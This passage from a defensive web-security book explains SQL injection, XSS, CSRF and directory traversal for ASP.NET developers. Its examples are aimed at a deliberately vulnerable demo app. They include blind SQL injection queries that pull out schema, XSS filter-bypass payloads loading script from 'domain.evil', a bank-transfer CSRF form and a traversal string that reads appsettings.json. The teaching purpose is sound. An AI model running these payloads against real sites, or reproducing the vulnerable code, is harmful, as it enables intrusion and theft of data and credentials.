breakConnection, Action`1 wrapCloseInAction) at
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean
breakConnection, Action`1 wrapCloseInAction) at
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject
stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) at
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand
cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler,
TdsParserStateObject stateObj, Boolean& dataReady) at
System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) at
System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean&
```

Figure 4-8. *Error if there is a data type mismatch*

Long story short, showing SQL errors like the one you see in Figure 4-8 to the user makes a criminal's life much easier.

Boolean-based Blind

For both boolean-based blind and time-based blind attacks, *blind* refers to the hackers' inability to see the actual results of the SQL query. A boolean-based blind is a query that is altered to so that an action occurs if the result of the query is true or false.

To show how this is useful, let's go through an example of a hacker trying to find out all of the column names of the `AspNetUsers` table. To be clear, this is not an example of a boolean-based blind (yet) but instead is an example of a type of attack that is made easier with a boolean-based blind. In this scenario, the hacker has already figured out that the `AspNetUsers` table exists and is now trying to figure out the column names. First, let's go over the brute force way of pulling the column names from the database. In this example, imagine that the query is intended to return an integer and the hacker has hijacked the original query to send this to the database.

Listing 4-8. A query that returns true if a table has a column that starts with the letter “A”

```
SELECT TOP 1 CASE WHEN COUNT(1) > 0 THEN 1 ELSE 200000000000 END AS
ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
GROUP BY COLUMN_NAME
ORDER BY COLUMN_NAME
```

What’s going on in Listing 4-8? This queries SQL Server’s internal table that stores information about columns. The “table_name” column stores table names, and the Where clause searches for column names that start with the letter “A”. If such a column exists, the query returns a valid integer (1) and everything runs as expected. If not, then we return an integer that’s too large, and therefore causes an error.

In short, we make a guess about a column name, and if we don’t guess correctly, the website lets us know by throwing an error.

In our case, because the AspNetUsers table has a column called “AccessFailedCount”, the query succeeds. We know that at least one column exists that starts with A. Let’s try to get the entire column name.

Listing 4-9. A query to see if the first column that starts with “A” has a second letter “a”

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 2, 1) = 'a'
THEN 1 ELSE 200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
ORDER BY COLUMN_NAME
```

This time in Listing 4-9, instead of doing a GROUP BY to see if any column exists, the hacker would hone in on the first column by ordering by column name and selecting only the top 1. They then check to see if the second character of that column starts with the letter “a”. If so, the query returns a valid integer, and the query does not throw an error. If not, an error occurs, telling the hacker that they guessed incorrectly. Since the second letter of “AccessFailedCount” is “c”, an error would occur. But the hacker can keep going.

Listing 4-10. A query to see if the first column that starts with “A” has a second letter “b”

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 2, 1) = 'b'
    THEN 1 ELSE 200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
ORDER BY COLUMN_NAME
```

In Listing 4-10, the hacker checks to see if the second character is “b”. It is not, so keep going.

Listing 4-11. A query to see if the first column that starts with “A” has a second letter “c”

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 2, 1) = 'c' THEN 1 ELSE
200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
ORDER BY COLUMN_NAME
```

In our scenario, Listing 4-11 executes without an error so we know that the column starts with “Ac”. It’s time to move to the next character, as seen in Listing 4-12.

Listing 4-12. A query to see if the first column that starts with “Ac” has a third letter “a”

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 3, 1) = 'a'
    THEN 1 ELSE 200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'Ac%'
ORDER BY COLUMN_NAME
```

This process can be repeated for each database, table, column, and even data in your database to pull all data, with all of your schema, out without you knowing. Here are database objects that you can query to pull information about your database schema from the database:

- **Databases** - `SELECT [name] FROM sys.databases`

- **Schemas** - SELECT [name] FROM sys.schemas
- **Tables** - SELECT [name] FROM sys.tables
- **Columns** - SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS

And of course, once you have all of the names of the tables and columns, you can use the same types of queries to pull the data itself.

This may sound like a lot of work, but sqlmap will automate this for you. You just need to put in your target page, tell it what data to pull out, and watch it do the hard work for you.

Of course, if a hacker is causing thousands of errors to occur on the server, someone might notice. Here's where a boolean-based blind attack can come in handy. Instead of causing an error to be thrown when a query fails, you can force a query to return no results if the sub-query returns false. To see this in action, let's run this attack against the query in Listing 4-13.

Listing 4-13. Query vulnerable to SQL injection

```
SELECT UserName
FROM AspNetUsers
WHERE Email LIKE '%<<USER_INPUT>>%'
```

If the hacker knows that “scottnorberg@email.com” is a valid email, then they can change the query to look for column names like so (line breaks added for clarity).

Listing 4-14. Boolean-based SQL injection looking for column names

```
SELECT UserName
FROM AspNetUsers
WHERE Email LIKE '%scottnorberg@gmail.com'
AND EXISTS (
  SELECT *
  FROM INFORMATION_SCHEMA.COLUMNS
  WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
)
--%'
```

The approach in Listing 4-14 is much easier than tweaking a query to return an integer and can often be automated, either via sqlmap or via a custom script.

Time-Based Blind

A time-based blind occurs when a hacker causes a delay in the database if their guess is correct. You can do this in SQL Server by using “WAITFOR DELAY.” WAITFOR DELAY can be used to delay the query by a number of hours, minutes, or seconds. In most cases, delaying the query for five or ten seconds would be enough to prove that the query returned true.

Time-based SQL injection is harder to perform in SQL Server than MySQL because SQL Server requires WAITFOR DELAY to be executed outside of a query, but it is still possible. Listing 4-15 shows an example.

Listing 4-15. Example of a time-based blind SQL injection attack

```
SELECT UserName
FROM AspNetUsers
WHERE Email LIKE '%scottnorberg@gmail.com'
GO
IF EXISTS (SELECT * FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name =
'AspNetUsers' AND COLUMN_NAME LIKE 'A%')
BEGIN
    WAITFOR DELAY '00:00:05'
END--%
```

Second-Order

A second-order SQL injection refers to the scenario in which SQL is saved to the database safely but is processed unsafely at a later time. As an example, we can go back to the Vulnerability Buffet. In that app, the users can safely save their favorite food in their user preferences, but the page to load similar foods, /AuthOnly/StoredSQLi³, unsafely creates a query searching for the user’s favorite food. To clarify, here is the process:

³<https://github.com/ScottNorberg-NCG/VulnerabilityBuffet/blob/master/AspNetCore/NCG.SecurityDetection.VulnerabilityBuffet/Controllers/AuthOnlyController.cs>

1. A user enters data into the system, which is safely stored into the database.
2. That user, another user, or system process accesses that data at a later time.
3. That data is unsafely added to a SQL script and then executed against the database in a manner similar to the other SQL injection attacks I've outlined in this chapter.

This attack is much harder to find than the previous ones, since the page where the user enters the data isn't the page where that data is used in the vulnerable query. But if found, a hacker can exploit this just as easily as any other type of SQL injection attack.

One more note: SQL Server has a stored procedure called *sp_executesql* that allows a user to build and execute SQL at runtime. This functionality must be used very cautiously, if at all, because of the risk of a second-order SQL injection attack.

SQL Injection Summary

I'll save any discussion of fixing these issues for the chapter on data access. For now, though, know that there are effective solutions to these issues; it's just easy to overlook them if you don't know what you're doing. But I hope you see that SQL injection is a serious vulnerability to pay attention to, and as you'll see later in the book, one that's often ignored in online articles.

Next, let's talk about another common vulnerability – Cross-Site Scripting, or XSS.

Cross-Site Scripting (XSS)

I've touched upon *Cross-Site Scripting* (often abbreviated as *XSS*) several times before, but now is the time to dig more deeply into it. XSS is essentially the term for injecting JavaScript into a web page. Let's look at a simple example from the Vulnerability Buffet. The "Reflected From QS" page is supposed to take a search query from the query string and then remind you what you searched for when you see the results as seen in Figure 4-9.




Figure 4-9. Page vulnerable to XSS working properly

Notice that I searched for the word “beef” in the query string, and the page says “You searched for: beef”. What happens when I search for “<script>alert(‘hacked’)</script>” instead?




Figure 4-10. A successful XSS attack

The text may be hard to read, but if you look carefully in Figure 4-10, the apostrophes around “hacked” got URL encoded in the browser, but otherwise everything else worked perfectly. ASP.NET happily decoded these characters for me. When I sent the entire contents of the script to the web page, I indeed got an alert that says “hacked.”

This attack is called a *reflected* XSS attack because the input is taken directly from the request and immediately reflected back to the browser. Like SQL injection, which has a second-order attack, XSS has an attack based on a stored attack value called *persistent* XSS. Note that there are no other differences between the two types, despite many books and security tools often making it a point to differentiate between the two.

Most of the examples of XSS, both in this book and elsewhere, show reflected XSS, not persistent XSS. This is *not* because reflected XSS is more dangerous. Certainly, if values passed in via a query string are vulnerable to XSS, then that particular page is a prime target for phishing and spear-phishing attacks. But if such an attack succeeds, only one user is compromised. If a persistent XSS attack succeeds, then every user who visits that page is affected. If that's a high-traffic page, then most or all of your users could be affected.

Note As long as I'm making parallels between persistent XSS and second-order SQL injection attacks, I'd like to suggest that second-order SQL injection attacks are actually *less* damaging than attacks that can be executed right away. This may be a surprise to you if you're still equating "SQL injection" with the stereotypical "DROP TABLE Users" command, but remember that hackers don't want to be noticed. They're less likely to try to damage your site with such a command and are more likely to try to steal your data using the techniques I outlined earlier. Pulling schema out character by character is much easier if you can run a query and get results vs. needing to run two (or more) actions to get your script to run.

Bypassing XSS Defenses

I'll talk about ASP.NET Core-specific ways to defend against XSS later in the book. However, for right now, to get a better understanding of what different types of XSS attacks can work, it would be worth going through different ways to perform an XSS attack, including ways to get around common defenses.

Bypassing Script Tag Filtering

One common way that developers will use to attempt to prevent XSS attacks is to remove all `<script>` tags from any input from users. While this sounds good at first glance, there are numerous ways around this. To start, one has to remember that the default `string.Replace` implementation in .NET is case sensitive. So the code in Listing 4-16 is *not* a fix for XSS.

Listing 4-16. Replacing a script tag from text to try to prevent XSS

```
content = content.Replace("<script>", "");
```

There are several payloads that would allow you to execute an XSS attack that would bypass this defense, but the easiest is to simply make the tag uppercase, like this:

```
<SCRIPT SRC="http://domain.evil/evil.js"></SCRIPT>.
```

Making the defense case sensitive is fairly simple. All you need to do is use a regular expression, as seen in Listing 4-17.

Listing 4-17. Case insensitive removal of all `<script>` tags

```
content = Regex.Replace(content, "<script>", "", ←
                        RegexOptions.IgnoreCase);
```

There are a number of ways around this, including adding a space before the end bracket of the tag. But you can also add a slash, like this: `<script/data="x" src="http://domain.evil/evil.js"></script>`. Or you can embed script tags, like this: `<scr<script>ipt src="http://domain.evil/evil.js"></script>`, which would allow hackers to add their own scripts because the inner `<script>` tag would be removed by the `Regex.Replace` statement, leaving the outer `<script>` tag intact.

In short, if you absolutely need to use regular expressions to prevent XSS, you will need to think of numerous edge cases. Otherwise, hackers will almost certainly find a way around your defenses.

Img Tags, Iframes, and Other Elements

As I mentioned earlier, if you somehow manage to successfully remove all `<script>` tags from any user input, a hacker can still pretty easily add script to the page. The most common way is to input the malicious script through an `<img>` tag, as seen in Listing 4-18.

Listing 4-18. XSS payload that bypasses all <script> tag filtering

```

```

Several other tags have an onload, onerror, or some other event that could be triggered without any user interaction. (And there are many more that could be added if you wanted to include scripts that did require user interaction, like the ones that support “onmouseover”.) Here are the ones that are included in the Vulnerability Buffet:

- **<body>** – Has an “onload” tag. And yes, for some reason, browsers will honor nested body tags.
- **<iframe>** – The “src” attribute can be used to load arbitrary scripts and get around most defenses. More details coming.
- **<marquee>** – I haven’t seen this tag used in more than a decade, but browsers still support both it and the “onstart” action.
- **<object>** – This supports the “onerror” attribute.
- **<svg>** – This supports the “onload” attribute.
- **<video>** – This supports the “onerror” attribute.

Tip This is not a comprehensive list of all tags that could work. As I was writing the first edition of this book, I ran across a tweet on what was then Twitter from an ethical hacker saying that their XSS attack using an tag was blocked by a web application firewall, but the same attack using an <image> tag instead went through.⁴ I tried it, and sure enough I was able to run JavaScript in an onerror attribute.

⁴<https://twitter.com/OxInfection/status/1213805670996168704?s=20>

Most of these are fairly straightforward – either an element is told to run a script when it loads or starts or it can run a script if (when) there’s an error. As I alluded to, the `<iframe>` is a little different. Many of you already know that an `iframe` can be used to load a third-party page. It can also be used to specify content by specifying “data:text/html” in your `src`. We can even encode our payload to help hide it from any firewalls that might be listening for malicious content. Listing 4-19 shows an example, with the content “`<script src='http://domain.evil/evil.js'></script>`” Base64 encoded:

Listing 4-19. `Iframe with encoded script payload`

```
<iframe src="data:text/html, %3c%73%63%72%69%70%74%20%73%72%
%63%3d%27%68%74%74%70%3a%2f%2f%64%6f%6d%61%69%6e%2e%65%76%
%69%6c%2f%65%76%69%6c%2e%6a%73%27%3e%3c%2f%73%63%72%69%70%
%74%3e"></iframe>
```

Note Outdated books and blogs about XSS many contain examples that include JavaScript being run in completely nonsensical places, such as adding something like “`javascript:somethingBad()`” to the “background” attribute of a table. Be aware that most browsers will ignore things like this now, so there’s one less thing to worry about.

As I mentioned earlier, even if you figure out how to block all new elements, attackers can still add their own script to your website. Let’s dive into examples on how to do that now.

Attribute-Based Attacks

All of the attacks we’ve mentioned so far can be mitigated if you merely HTML encode all of your angle brackets. To do that, you would need to turn all “`<`” characters into “`<`” and all “`>`” characters into “`>`” and to be protected from all of these attacks. But if you do this, it is *still* possible to perform an XSS attack. Take, for example, the search scenario we talked about earlier. If you have a search page, you’ll probably want to show the user what they searched for on the page. If you have the text within a `<span>` tag, then the aforementioned attacks won’t work. But if you want to keep the text within a textbox to make it easy to edit and resubmit, then the user can manipulate the `<input>` tag to incorporate new scripts.

In this example, text is added to the “value” attribute of an element. A hacker can close off the attribute and then add one of their own. Here is an example, with the hacker’s input in bold.

Listing 4-20. Inserting XSS into an attribute

```
<input type='text' id='search' value='search text' ↵
  onmouseover='MaliciousScript()' />
```

In Listing 4-20, the attacker entered “search text”, added a quotation mark to close off the “value” attribute, and then added a new attribute – onmouseover – which executed the hacker’s script.

Hijacking DOM Manipulation

The last way JavaScript can easily be inserted onto a page is by hijacking other code that alters the HTML on the page (i.e., alters the DOM). Here is an example that was adapted from the Vulnerability Buffet.⁵

Listing 4-21. HTML/JavaScript that is vulnerable to DOM-based XSS attacks

```
@{
  ViewData["Title"] = "XSS via jQuery";
}

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
  <p>
    This page unsafely processes text passed back from the ↵
    server in order to do the search.
  </p>
</div>
  <label for="SearchText">Search Text:</label>
```

⁵<https://github.com/ScottNorberg-NCG/VulnerabilityBuffet/blob/master/AspNetCore/NCG.SecurityDetection.VulnerabilityBuffet/Views/XSS/JQuery.cshtml>

```

    <input type="text" id="SearchText" />
</div>
<button onclick="RunSearch();">Search</button>
<h2>
    You searched for:
    <span id="SearchedFor">@ViewBag.SearchText</span>
</h2>
<table width="100%" id="SearchResult">
    <!-- Omitted for brevity -->
</table>
</div>

@section Scripts
{
    <script>
        function RunSearch() {
            var searchText = $("#SearchText").val();
            ProcessSearch(searchText);
        }

        function ProcessSearch(var searchText) {
            $("#SearchedFor").html(searchText);

            $.ajax({
                type: "POST",
                data: JSON.stringify({ text: searchText }),
                dataType: "json",
                url: "/XSS/SearchByName/",
                success: function (response) {
                    ProcessResults(response);
                }
            });
        }

        function ProcessResults(response) {
            <!-- Removed for brevity -->
        }
    }
}

```

```

var qs = new URLSearchParams(window.location.search);
var searchText = urlParams.get('searchText');

if (searchText != null)
    ProcessSearch(searchText);

</script>
}

```

In the example in Listing 4-21, running a search causes the text you searched for to be added *as HTML* (not as text) to the SearchedFor span. But worse, this function is called when the page loads. The last thing in the `<script>` tag is looking in the URL for a parameter called “searchText”, and if found, the page runs the search text with the value in the query string. In this way, the XSS attack can occur without any server-side processing.

Note Most sources break XSS into three categories: Reflected, Persistent, and DOM-based. There is little difference between how others present Reflected or Persistent XSS – these are pretty straightforward. Most books include a third type of XSS: *DOM-based*. DOM-based XSS is basically XSS as I’ve outlined in this section – indirectly adding your script to the page by hijacking script that manipulates the DOM. How you execute the script is different from how you get the script to the page, and mixing them is confusing, so I’ve presented things a bit differently here. If you read another book, or talk to others, expect them to think about three categories of XSS, rather than just two categories (Reflected and Persistent) with different methods of execution.

JavaScript Framework Injection

One type of XSS that doesn’t get the attention it deserves is injecting code into your JavaScript Framework templates. The difference between this and normal XSS is that instead of entering scripts to be interpreted directly by the browser, Framework Injection focuses on entering text to be interpreted by the Framework engine. Here is an example.

Listing 4-22. Code vulnerable to Framework Injection (AngularJS)

```

<div class="attack-page-content" ng-controller=
  "searchController" ng-app="searchApp">
  <p>@Model.SearchText</p>
</div>
<script>
  var app = angular.module('searchApp', []);
  app.controller('searchController', function ($scope) {
    $scope.items = [];
    $scope.alert = function () {
      alert("Hello");
    };
  });
</script>

```

If an attacker is able to enter “`{{alert()}}`” as the SearchText in Listing 4-22, the page will be rendered with that text, which will be interpreted by the AngularJS engine as text to interpret.

Caution ASP.NET generally does a good job of preventing XSS attacks. It does not do anything to protect against this type of JavaScript framework injection, so take a special note of this type of XSS.

Third-Party Libraries

Another possible source of Cross-Site Scripting that doesn’t get nearly enough attention in the web development world is the inclusion of third-party libraries. Here are two ways in which a hacker could utilize a third-party script to execute an XSS attack against a website:

- If you are utilizing an external provider for your script (usually via a Content Delivery Network, or CDN, such as if you pulled your jQuery from Microsoft using a URL that looks like this: <https://ajax.aspnetcdn.com/ajax/jquery/jquery-3.4.1.min.js>), a hacker

could replace the content provider's copy of the JavaScript file with one of their own, except including some malicious script within the file. Remember, content providers are not immune from hacking.

- If you download a JavaScript library, the library creator may have included malicious scripts in the download. This can happen if a hacker manages to add their own code to the download as with the previous example, or they might create the entire library themselves with the intent that you download and then use the file.

If you're using one of the most popular third-party libraries, you're mostly safe since these take their security pretty seriously. But there are techniques to tell the browser to check the integrity of these files, which I'll show you later in the book.

Consequences of XSS

I've generally stayed away from, and will continue staying away from, going into depth on exploiting vulnerabilities. But I would like to take a minute to go into some of the possible consequences of an XSS attack to give you an idea what a serious vulnerability it is.

As I mentioned at the beginning of this chapter, there is a free and open source tool out there called the Browser Exploitation Framework, or BeEF, that makes it incredibly easy to take advantage of XSS vulnerabilities. Here are just a few things it can do:⁶

- Pull information about the user's system (operating system, browser, screen size, etc.).
- Redirect the user to a page of the hacker's choice.
- Replace content on the page with content of the hacker's choice.
- Detect software installed on the machine.
- Run a scan of the user's network.
- Check to see which social networks the user is logged into.

⁶<https://github.com/beefproject/beef/wiki/BeEF-modules>

- Attempt to hack into your router.
- Attempt to hijack your webcam.
- And my personal favorite: Get a Clippy-lookalike to ask if you want to update your browser. If the user clicks *Yes*, send a virus instead of a browser update.

You may have known already (or could have guessed) that XSS could be used to deface websites or steal information about the browser, but run network scans or hack your router? Yes, XSS is a serious vulnerability.

Another thing BeEF will help you do is submit requests, without the knowledge or consent of the user, on behalf of that user performing certain actions. Want to know how? Read on!

Other Injection Types

Once you’ve seen how injection works, it’s easy to imagine how one could inject code into other languages as well, such as XML, XPath, or LDAP. I won’t get into any more examples here, but I hope you get the idea.

Cross-Site Request Forgery (CSRF)

In a nutshell, a Cross-Site Request Forgery, or CSRF, attack is one where an attacker takes advantage of a user’s session and makes a request on the user’s behalf without the user’s knowledge or consent. Here is an example of a very simple CSRF attack.

Listing 4-23. Very simple CSRF attempt

```
<a href="https://bank.com/transfer?toAccount=123456&
amount=1000">Win a Free iPad!</a>
```

What’s going on in Listing 4-23?

1. The user sees a link (either in an email or in a malicious site) that says “Win a FREE iPad!!!”
2. The user clicks on the link, which sends a request to bank.com to transfer \$1,000 over to the hacker’s bank account.

That's it. To clarify, there are three things that need to be true in order for this attack to work:

1. The user must already be logged in. If they are, the browser may automatically send the authentication tokens along with the request.
2. The site allows GET requests to make such a sensitive operation. This can happen either because the web developer mistakenly allowed GET requests or allowed value shadowing.
3. The user clicks the link to start the process.

To save the user the trouble of actually clicking a link, an attacker could trigger a browser to make the same GET request by putting the URL in an image, as seen in Listing 4-24.

Listing 4-24. CSRF without user intervention

```

```

For endpoints that don't allow GETs, you can just use a form.

Listing 4-25. Simple CSRF attempt via a form

```
<form action=" https://bank.com/transfer?toAccount=123456&amount=1000">
  <input type="hidden" name="toAccount" value="123456" />
  <input type="hidden" name="amount" value="1000" />
  <button>Win a FREE iPad!!!</button>
</form>
```

Skipping user intervention is relatively easy in Listing 4-25, too. You could just write some JavaScript that submits this form when the page is done loading. (I'll leave it to you to write that code if you really want it.)

Bypassing Anti-CSRF Defenses

The best way to stop CSRF attacks is to prove that any POST came as a result of the normal flow a user would take. In other words, any POST follows a GET because the user requests a page, fills out a form, and then submits it. The hard part about this is that since web is stateless, where do you as a developer store the token so you can validate the value you got back? In other words, you as a developer have to store the token somewhere so you can validate what the user sends back. Storing the token within session or the database is certainly an option, but this requires a relatively large amount of work to configure.

Enter the *Double-Submit Cookie Pattern*. The Double-Submit Cookie Pattern says that you can store the token in two places: within the form in a hidden field and also within a cookie or other header. The theory is that if the form field and the header are the same, and the headers aren't accessible to the hacker and therefore they couldn't see the cookie, then the request must have been in response to a GET.

Note In this case, the cookie would need to be added using the *httponly* attribute, which hides it from any JavaScript the hacker might use to look for the cookie and return it.

Here is the problem: as long as the hacker knows what the cookie *name* is – which they can get by submitting a form and examining the traffic in a “valid” request – they can pull the value from the hidden field, add the cookie, and then submit the form. In this case, the server sees that the values are the same and thinks that the request is valid.

Luckily for us, .NET does something a bit more sophisticated than this, which, if configured correctly, makes it much tougher to pull off a CSRF attack. We'll cover that, and how the CSRF protection could be made even better, later in the book.

Operating System Issues

True operating system security is a field of study in and of its own. There are plenty of sources that will tell you how to secure your favorite operating system. What I want to focus on instead are the attacks to the operating system that are typically done through websites.

Directory Traversal

Directory Traversal refers to the ability of a hacker to access files on your server that you don't intend to expose. To see how this can happen, let's see an example from the Vulnerability Buffet. Let's examine the front end first.

Listing 4-26. Front end for a page vulnerable to Directory Traversal attacks

```
@{
    ViewData["Title"] = "File Inclusion";
}
@model AccountUserViewModel

<partial name="_Menu" />
<div class="attack-page-content">
    <h1>@ViewData["Title"]</h1>
    <p>This page loads files in an unsafe way.</p>

    <form action="/Miscellaneous/FileInclusion" method="post">
        <div>
            <label asp-for="SearchText">
                Select a product below to see more information:
            </label>
            <select asp-for="SearchText">
                <option value="babyfoods.txt">Baby Foods</option>
                <option value="baked.txt">Baked Products</option>
                <option value="beef.txt">Beef Products</option>
                <option value="beverages.txt">Beverages</option>
                <option value="breakfastcereals.txt">
                    Breakfast Cereals
                </option>
                <option value="cerealgrains.txt">
                    Cereal Grains and Pasta
                </option>
            </select>
            <button type="submit">Search!</button>
        </div>
    </form>
</div>
```

```

</form>
<div>@ViewBag.FileContents</div>
</div>

```

The page in Listing 4-26 allows users to select an item on the drop-down list, which sends a filename back to the server. The controller method takes the content of the file and adds it to `@ViewBag.FileContents`.

If you're reviewing code for security vulnerabilities, the fact that the drop-down options all end with ".txt" is a huge warning sign that unsafe file handling is occurring. And in fact, files are unsafely processed, as we can see in Listing 4-27.

Listing 4-27. Controller method for a page vulnerable to Directory Traversal attacks

```

[HttpPost]
public IActionResult FileInclusion(AccountUserViewModel model)
{
    var fullPath = _hostEnv.ContentRootPath +
        "\\wwwroot\\text\\" + model.SearchText;
    var fileContents = System.IO.File.ReadAllText(fullFilePath);
    ViewBag.FileContents = fileContents;

    return View(model);
}

```

On the surface, you might assume that this code only takes the file name, looks for a file with that name in a particular folder on the server, reads the content, and then adds the content to the page. But remember that "..\" tells the file path to move up a folder. So what happens, then, if an attacker sends "..\\..\\appsettings.json" instead of one of the drop-down choices? You guessed it, the attacker can see any settings you have in the configuration, including database connection strings and any other secrets you might have in there.

Beyond reading the configuration file, it's not too hard to imagine an attacker attempting to put even more instructions to move up a folder and then getting into C:\\windows to read all sorts of files on your server.

Remote and Local File Inclusion

Remote File Inclusion (RFI) and Local File Inclusion (LFI) are both similar to Directory Traversal in that the attacker is able to find a file on your server. Both RFI and LFI take it a step further and occur when a hacker is able to execute files of their choosing on your server. The main difference is that LFI involves files that are already on your server, while RFI involves files that have been uploaded to your server.

If you look for examples of either of these online, you will likely find many more examples of this vulnerability in PHP than in .NET. There are a number of reasons for this, including the fact that PHP is a more popular language than .NET, but it is also because this attack is easier to pull off in PHP than .NET. You should be aware of it, though, because you might well be calling external apps using a batch script or PowerShell, either of which might be hijacked to execute code if written badly.

OS Command Injection

Another attack is operating system command injection, which, as you might guess, is a vulnerability in which an attacker can execute operating system commands against your server. Like RFI, this is easier to pull off in less secure languages than in .NET, but be extremely careful in starting any process from your website, especially if using a batch or PowerShell script.

File Uploads and File Management

While giving users the ability to upload files isn't itself a vulnerability, it's almost certainly safe to say that the vast majority of websites that allow users to upload files don't do so safely. And while LFI isn't as much of a concern in .NET as it is in other languages, there are still some file-related attacks you should be aware of:

- **Denial of Service** – If you allow for large file uploads, it's possible that an attacker might attempt to upload a very large file that the server can't handle, bringing down your website.
- **LFI** – Being able to upload malicious files to your server leads to a much more serious vulnerability if the attacker is then able to use or execute that file.

- **GIFAR** – A GIFAR is a file that is both a valid GIF and a valid JAR (Java Archive), and ten years ago, attackers were able to use a GIFAR to steal credentials.⁷ Since then, attackers have been able to combine other file types,⁸ making it easier for attackers to bypass some defenses.

Fortunately, there are some ways to mitigate some of these attacks, which I'll show you later in the book.

Caution There is another problem with file uploads that isn't an attack *per se* but is something to watch out for. Before I got smart and stored files on a different server, I had websites go down because the drive ran out of space because I didn't pay attention to the number of files being uploaded. Yes, plural "websites" intended. So do keep your files on a different server than your web server, and do keep track of how much space you have left. It is not fun trying to get onto a server that is out of space when your website is down.

Other Web Attacks

Entire books have been written about how to attack websites, so a full list of attack types is definitely out of scope for this book. (If you're interested in learning more, *The Web Application Hacker's Handbook* by Dafydd Stuttard and Marcus Pinto is a book I'd highly recommend.) With that said, it's worth going over a few more types of attacks now.

Timing-Based Attacks

If you recall time-based blind SQL injection attacks from earlier in the chapter, know that timing-based attacks can occur throughout your website to allow attackers to gain information from your system. As just one example, an attacker wants to know what

⁷www.infoworld.com/article/2653025/a-photo-that-can-steal-your-online-credentials.html

⁸www.cse.chalmers.se/~andrei/ccs13.pdf

usernames exist in your system in order to better target your website for password-based attacks. If you’re using ASP.NET’s default login functionality, an attacker would be able to pull usernames from your system by just looking at the amount of time to process logins.

